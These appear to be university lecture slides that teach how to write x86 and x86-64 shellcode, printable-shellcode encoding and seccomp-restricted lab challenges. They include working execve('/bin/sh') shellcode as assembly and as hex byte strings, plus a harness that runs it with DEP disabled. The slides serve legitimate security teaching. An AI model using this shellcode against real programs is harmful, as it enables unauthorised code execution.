Shellcode

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Today’s lecture

- Understand what shellcode is
- Understand how to write shellcode
- Understand how to invoke system calls
- Show how to make printable shellcode in high level

Shellcode

- A small piece of code that is used as a part of exploitation
  - Its name is originated from its typical job; spawning a shell
  - However, it can do other tasks (e.g., file read shellcode, …)

```
int main() {
  char* sh = "/bin/sh";
  char *argv[] = {sh, NULL};
  execve(sh, argv, NULL);
}
```

=

```
"\x31\xc0\x50\x68\x2f\x2f\x73”
"\x68\x68\x2f\x62\x69\x6e\x89”
"\xe3\x89\xc1\x89\xc2\xb0\x0b”
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

How to write shellcode

- We usually write shellcode in assembly

```c
int main() {
  char* sh = "/bin/sh";
  char *argv[] = {sh, NULL};
  execve(sh, argv, NULL);
}
```

Compile

```
0x00000000000006aa <+0>:     push   rbp
0x00000000000006ab <+1>:     mov    rbp,rsp
0x00000000000006ae <+4>:     sub    rsp,0x30
0x00000000000006b2 <+8>:     mov    rax,QWORD PTR fs:0x28
0x00000000000006bb <+17>:    mov    QWORD PTR [rbp-0x8],rax
0x00000000000006bf <+21>:    xor    eax,eax
0x00000000000006c1 <+23>:    lea    rax,[rip+0xcc]        # 0x794
0x00000000000006c8 <+30>:    mov    QWORD PTR [rbp-0x28],rax
0x00000000000006cc <+34>:    mov    rax,QWORD PTR [rbp-0x28]
0x00000000000006d0 <+38>:    mov    QWORD PTR [rbp-0x20],rax
0x00000000000006d4 <+42>:    mov    QWORD PTR [rbp-0x18],0x0
0x00000000000006dc <+50>:    lea    rcx,[rbp-0x20]
0x00000000000006e0 <+54>:    mov    rax,QWORD PTR [rbp-0x28]
0x00000000000006e4 <+58>:    mov    edx,0x0
0x00000000000006e9 <+63>:    mov    rsi,rcx
0x00000000000006ec <+66>:    mov    rdi,rax
0x00000000000006ef <+69>:    call   0x580 <execve@plt>
0x00000000000006f4 <+74>:    mov    eax,0x0
0x00000000000006f9 <+79>:    mov    rdx,QWORD PTR [rbp-0x8]
0x00000000000006fd <+83>:    xor    rdx,QWORD PTR fs:0x28
0x0000000000000706 <+92>:    je     0x70d <main+99>
0x0000000000000708 <+94>:    call   0x570 <__stack_chk_fail@plt>
0x000000000000070d <+99>:    leave
0x000000000000070e <+100>:   ret
```

`execve()` is a dynamically linked function, i.e., it introduces external dependency

How to write shellcode

- We usually write shellcode in assembly

```c
int main() {
  char* sh = "/bin/sh";
  char *argv[] = {sh, NULL};
  execve(sh, argv, NULL);
}
```

Static Compile

```
0x00000000000006aa <+0>:     push   rbp
0x00000000000006ab <+1>:     mov    rbp,rsp
0x00000000000006ae <+4>:     sub    rsp,0x30
0x00000000000006b2 <+8>:     mov    rax,QWORD PTR fs:0x28
0x00000000000006bb <+17>:    mov    QWORD PTR [rbp-0x8],rax
0x00000000000006bf <+21>:    xor    eax,eax
0x00000000000006c1 <+23>:    lea    rax,[rip+0xcc]        # 0x794
0x00000000000006c8 <+30>:    mov    QWORD PTR [rbp-0x28],rax
0x00000000000006cc <+34>:    mov    rax,QWORD PTR [rbp-0x28]
0x00000000000006d0 <+38>:    mov    QWORD PTR [rbp-0x20],rax
0x00000000000006d4 <+42>:    mov    QWORD PTR [rbp-0x18],0x0
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0x00000000000006ef <+69>:    call   0x580 <execve@plt>
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0x00000000000006fd <+83>:    xor    rdx,QWORD PTR fs:0x28
0x0000000000000706 <+92>:    je     0x70d <main+99>
0x0000000000000708 <+94>:    call   0x570 <__stack_chk_fail@plt>
0x000000000000070d <+99>:    leave
0x000000000000070e <+100>:   ret
```

- Too large: 826KB (in my machine)
- Code has a lot of prohibited characters (e.g., NULL byte)

How to write shellcode

- We usually write shellcode in assembly
  - No dependency
  - Small size
  - Avoid prohibited characters (e.g., NULL byte)

System call

- Shellcode invokes a system call to change a system state
  - e.g., execute a program, open/read a file
  - Ref: https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- System call calling convention (x86)
  - System call number: `eax`
  - Arguments: `ebx, ecx, edx, esi, edi, ebp`
  - Invoke: `int 0x80`
  - Return: `eax`

System call

- System call calling convention (x86-64)
  - System call number: `rax`
  - Arguments: `rdi, rsi, rdx, r10, r8, r9`
  - Invoke: `syscall`
  - Return: `rax`

Example: exit(1234) shellcode (x86)

Specify .text section in an ELF file

Declare a global symbol named 'main' and its type is function (for linking)

```
.intel_syntax noprefix
.text

.globl main
.type main, @function

main:
mov eax, 1 # SYS_exit
mov ebx, 1234
int 0x80
```

Specify intel syntax
(NOTE: gcc's default syntax is AT&T)

```
insu ~ $ gcc -m32 -o exit_x86 exit_x86.S
insu ~ $ strace ./exit_x86 2>&1|grep exit
execve("./exit_x86", ["./exit_x86"], 0x7fffffffde30 /* 35 vars */) = 0
exit(1234)                                      = ?
+++ exited with 210 +++
```

Convert assembly into shellcode bytes

```
insu ~ $ gcc -m32 -c -o exit_x86.o exit_x86.S
insu ~ $ objcopy -S -O binary -j .text exit_x86.o exit_x86.bin
insu ~ $ xxd exit_x86.bin
00000000: b801 0000 00bb d204 0000 cd80            ............
```

- `objcopy -S -O binary -j .text [in] [out]`
  - objcopy: Copy an object file's information into an output file
  - -S: No debugging information included
  - -O binary: Output format is raw bytes
  - -j .text: Only include .text section

Testing your shellcode

```
char shellcode[]
        = "\xb8\x01\x00\x00\x00\xbb\xd2\x04\x00\x00\xcd\x80";

int main(void) {
   ((void(*)())shellcode)();
}
```

Interpret the shellcode array as a function

```
insu ~ $ gcc -z execstack -m32 -o test_your_shellcode test_your_shellcode.c
insu ~ $ strace ./test_your_shellcode 2>&1|grep exit
exit(1234)                                = ?
+++ exited with 210 +++
```

`-z execstack`: Makes your data as executable (i.e., Disable Data Execution Prevention, DEP)

Example: exit(1234) shellcode (x86-64)

```
.intel_syntax noprefix
.text

.globl main
.type main, @function

main:
mov eax, 1 # SYS_exit
mov ebx, 1234
int 0x80
```

```
.intel_syntax noprefix
.text

.globl main
.type main, @function

main:
mov rax, 60 # SYS_exit
mov rdi, 1234
syscall
```

x86 shellcode

x86-64 shellcode

Our shellcode contains NULL byte

```
mov eax, 1 # SYS_exit
mov ebx, 1234
int 0x80
```



```
\xb8\x01\x00\x00\x00
\xbb\xd2\x04\x00\x00
\xcd\x80
```

- NULL byte is introduced when a multi-byte integer is encoded as bytes
  - e.g., 0x00000001 → \x01\x00\x00\x00
- Typical solution: XOR + sub-register

```
xor eax, eax   # eax = 0
mov ebx, eax   # ebx = 0
mov al, 1      # eax = 1
mov bx, 1234   # ebx = 1234
int 0x80
```



```
\x31\xc0
\x89\xc3
\xb0\x01
\x66\xbb\xd2\x04
\xcd\x80
```

Let’s make more complicated shellcode

```
int main() {
  char* sh = "/bin/sh";
  char *argv[] = {sh, NULL};
  execve(sh, argv, NULL);
}
```

- Q: How to make a string?
- Q: How to make an array?

Make a string (“/bin/sh”) in shellcode

- String = A sequence of byte ends with 0x00


- Q: Which memory we will store a string?
  - A: stack → Program independent

Make a string (“/bin/sh”) in shellcode

-> Make a string “/bin/sh\x00” in stack

- NOTE: `push` instruction can insert only 4-bytes at most

```
push “/bin”
push “/sh\x00”
```



```
push “/sh\x00”
push “/bin”
```


- How can we eliminate a NULL byte?
  - Solution: Make a string 4-byte aligned, and push them with a nullified register

```
xor eax, eax
push eax
push “n/sh”
push “//bi”
```

Make a string (“/bin/sh”) in shellcode

- “//bin/sh” == [2f 2f 62 69] [6e 2f 73 68]

```
push 0x6e2f7368 # “n/sh”
push 0x2f2f6269 # “//bi”
```



```
push 0x68732f6e
push 0x69622f2f
```

- Put them all together

In tutorial, we will see another way to make string called jmp/call/pop

```
xor eax, eax
push eax
push 0x68732f6e
push 0x69622f2f
mov  ebx, esp     # ebx=“/bin/sh”
```

Make an array ([”/bin/sh”, NULL]) in shellcode

- Array = A sequence

- Let’s make an array in stack similar to string

```
xor eax, eax
push eax
push 0x68732f6e
push 0x69622f2f
mov  ebx, esp    # ebx=“/bin/sh”
```

```
push eax
push ebx
mov  ecx, esp
# ecx={“/bin/sh”, NULL}
```

Put them all together

```
xor eax, eax
push eax
push 0x68732f6e
push 0x69622f2f
mov  ebx, esp    # ebx="/bin/sh"

push eax
push ebx
mov  ecx, esp
# ecx={"/bin/sh", NULL}

mov  edx, eax # edx=NULL
mov  al, 11    # eax=SYS_execve
int  0x80
```

Remember! You need the previous header and main symbol declaration for compilation!

```
insu ~ $ ./shell
$ id
uid=1000(insu) gid=1000(insu)
```

```
"\x31\xc0\x50\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x50"
"\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"
```

Let’s make 64-bit shellcode

```
xor eax, eax
push eax
push 0x68732f6e
push 0x69622f2f
mov  ebx, esp    # ebx=“/bin/sh”

push eax
push ebx
mov  ecx, esp
# ecx={“/bin/sh”, NULL}

mov  edx, eax # edx=NULL
mov  al, 11    # eax=SYS_execve
int  0x80
```

???

32-bit version

64-bit version

1st try: Change registers (e?? -> r??)

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov  rbx, rsp    # rbx="/bin/sh"

push rax
push rbx
mov  rcx, rsp
# rcx={"/bin/sh", NULL}

mov  rdx, rax # rdx=NULL
mov  al, 11    # rax=SYS_execve
int  0x80
```

Would it work? Why not?

64-bit version

2nd try: Change int 0x80 → syscall

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov  rbx, rsp    # rbx="/bin/sh"

push rax
push rbx
mov  rcx, rsp
# rcx={"/bin/sh", NULL}

mov  rdx, rax # rdx=NULL
mov  al, 11    # rax=SYS_execve
syscall
```

Would it work? Why not?

64-bit version

3rd try: Change system call number!

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov  rbx, rsp    # rbx="/bin/sh"

push rax
push rbx
mov  rcx, rsp
# rcx={"/bin/sh", NULL}

mov  rdx, rax # rdx=NULL
mov  al, 59    # rax=SYS_execve
syscall
```

Would it work? Why not?

64-bit version

4th try: Change argument registers for 64bit

```
xor rax, rax
push rax
push 0x68732f6e
push 0x69622f2f
mov  rdi, rsp    # rdi="/bin/sh"

push rax
push rdi
mov  rsi, rsp
# rsi={"/bin/sh", NULL}

mov  rdx, rax # rdx=NULL
mov  al, 59    # rax=SYS_execve
syscall
```

64-bit version

Would it work? Why not?

Unfortunately not ☹

```
$ strace -e execve ./shell
execve("./shell", ["./shell"], 0x7fff69c145b0 /* 30 vars */) = 0
execve("//bi", ["//bi"], NULL)                  = -1 ENOENT (No such file or directory)
```

Why not “//bin/sh”?

```
…
push 0x68732f6e
       == push 0x0000000068732f6e
…
```

Solution: Push string in 64-bit

```
push 0x68732f6e
push 0x69622f2f
```

```
push 0x68732f6e69622f2f
```

```
$ gcc -o shell shell.S
shell.S: Assembler messages:
shell.S:10: Error: operand type mismatch for `push'
```

This is because 'push' in x86-64 only takes 32-bit immmediate!

```
mov rdi, 0x68732f6e69622f2f
push rdi
```

Put everything together for 64-bit

```
xor rax, rax
push rax
mov rdi, 0x68732f6e69622f2f
push rdi
mov  rdi, rsp    # rdi="/bin/sh"

push rax
push rdi
mov  rsi, rsp
# rsi={"/bin/sh", NULL}

mov  rdx, rax # rdx=NULL
mov  al, 59     # rax=SYS_execve
syscall
```

64-bit version

```
$ gcc -o shell shell.S
$ ./shell
$ echo "PWNED"
PWNED
```

More restriction: Printable shellcode

- Range: 0x20 -- 0x7f

- Our previous strategy does not work anymore
  - Replace an instruction with equivalent one
    e.g., mov eax, 0 -> xor eax, eax

  - Non-replaceable instructions exist
    e.g., `int 0x80  == "\xcd\x80"`
    `syscall  == "\x0f\x05"`

- https://web.archive.org/web/20110716082850/http://skypher.com/wiki/index.php?title=X64_alphanumeric_opcodes

Opcode	Char	Instruction
20		AND [m8],r8
21	!	AND [m16/32/64],r16/32/64 *1
22	"	AND r8,[m8]
23	#	AND r16/32/64,[m16/32/64] *1
24	$	AND AL,i8
25	%	AND AX/EAX/RAX,i16/32/64 *2
26	&	ES: PREFIX
27	'	*Invalid*
28	(	SUB [m8],r8
29	)	SUB [m16/32/64],r16/32/64 *1
2A	*	SUB r8,[m8]
2B	+	SUB r16/32/64,[m16/32/64] *1
2C	,	SUB AL,i8
2D	-	SUB AX/EAX/RAX,i16/32/64 *2
2E	.	CS: PREFIX
2F	/	*Invalid*
30	0	XOR [m8],r8
31	1	XOR [m16/32/64],r16/32/64 *1
32	2	XOR r8,[m8]
33	3	XOR r16/32/64,[m16/32/64] *1
34	4	XOR AL, i8
35	5	XOR AX/EAX/RAX, i16/32/64 *2
36	6	SS: PREFIX
37	7	*Invalid*
38	8	CMP [m8],r8
39	9	CMP [m16/32/64],r16/32/64 *1
3A	:	CMP r8,[m8]
3B	;	CMP r16/32/64,[m16/32/64] *1
3C	<	CMP AL,i8
3D	=	CMP AX/EAX/RAX,i16/32/64 *2
3E	>	DS: PREFIX
3F	?	*Invalid*

Opcode	Char	Instruction
40	@	REX:....
41	A	REX:...B
42	B	REX:..x.
43	C	REX:..xB
44	D	REX:.R..
45	E	REX:.R.B
46	F	REX:.Rx.
47	G	REX:.RxB
48	H	REX:W...
49	I	REX:W..B
4A	J	REX:W.x.
4B	K	REX:W.xB
4C	L	REX:WR..
4D	M	REX:WR.B
4E	N	REX:WRx.
4F	O	REX:WRxB
50	P	PUSH AX/RAX/R8 *3
51	Q	PUSH CX/RCX/R9 *3
52	R	PUSH DX/RDX/R10 *3
53	S	PUSH BX/RBX/R11 *3
54	T	PUSH SP/RSP/R12 *3
55	U	PUSH BP/RBP/R13 *3
56	V	PUSH SI/RSI/R14 *3
57	W	PUSH DI/RDI/R15 *3
58	X	POP AX/RAX/R8 *3
59	Y	POP CX/RCX/R9 *3
5A	Z	POP DX/RDX/R10 *3
5B	[	POP BX/RBX/R11 *3
5C	\	POP SP/RSP/R12 *3
5D	]	POP BP/RBP/R13 *3
5E	^	POP SI/RSI/R14 *3
5F	_	POP DI/RDI/R15 *3

Opcode	Char	Instruction
60	`	*Invalid*
61	a	*Invalid*
62	b	*Invalid*
63	c	MOVSXD r64,[m32] *(Zero extend)*
66 63	fc	MOVSXD r64,[m16] *(Zero extend)*
48 63	Hc	MOVSXD r64,[m32] *(Sign extend)*
64	d	FS: PREFIX
65	e	GS: PREFIX
66	f	OPERAND SIZE OVERRIDE
67	g	ADDRESS SIZE OVERRIDE
68	h	PUSH i32 *(Sign extend to i64)* *4
66 68	fh	PUSH i16 *4
69	i	IMUL r32, [m32], i32
66 69	fi	IMUL r16, [m16], i16 *(i16 not i32)*
48 69	Hi	IMUL r64, [m64], i32
6A	j	PUSH i8
6B	k	IMUL r32, [m32], i8
66 6B	fk	IMUL r16, [m16], i8
48 6B	Hk	IMUL r64, [m64], i8
6C	l	INSB
6D	m	INSW/INSD/INSQ *5
6E	n	OUTSB
6F	o	OUTSW/OUTSD/OUTSQ *5
70	p	JO o8
71	q	JNO o8
72	r	JB o8
73	s	JAE o8
74	t	JE o8
75	u	JNE o8
76	v	JBE o8
77	w	JA o8
78	x	JS o8
79	y	JNS o8
7A	z	JP o8
7B	{	JPO o8
7C	|	JL o8
7D	}	JGE o8
7E	~	JLE o8

Legend

NOTE: Your operands should be printable, too!

Solution: Decoding shellcode

- Printable shellcode
  -> Writes another shellcode to memory + jump (i.e., decoding)

- How can we make arbitrary data using printable characters?
  - One solution would be SUB encoding

```
sub   eax, printable1
sub   eax, printable2
sub   eax, printable3
```

You can make arbitrary byte using THREE printable operands!

Try this in your lab ☺

Remaining questions

- Q: Which memory will you use for writing shellcode?
- Q: How to write memory using printable characters?
- Q: How to control your program counter after decoding?
- Solve them all to solve `shellcode-ascii` challenge ☺

Seccomp: Secure Computing Mode

- In challenges, you can find such code

```
void setup_rules()
{
    // Init the filter
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL); // default action: kill
    if (ctx == NULL)
        exit(-1);

    // setup basic whitelist
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigreturn), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0) < 0)
        exit(-1);
    if (seccomp_load(ctx) < 0)
        exit(-1);
}
```

Seccomp limits your system calls!

- Seccomp = Secure Computing Mode
  - A Linux's facility to make filter for system calls
  - If you call unallowed system calls, your program will be terminated
  - i.e., you should exploit a program only with allowed system calls

e.g., setup_rules() in shellcode32

```
void setup_rules()
{
    // Init the filter
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL); // default action: kill
    if (ctx == NULL)
        exit(-1);

    // setup basic whitelist
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigreturn), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0) < 0)
        exit(-1);
    if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0) < 0)
        exit(-1);
    if (seccomp_load(ctx) < 0)
        exit(-1);
}
```

--> Solve this challenge by making open/read/write shellcode!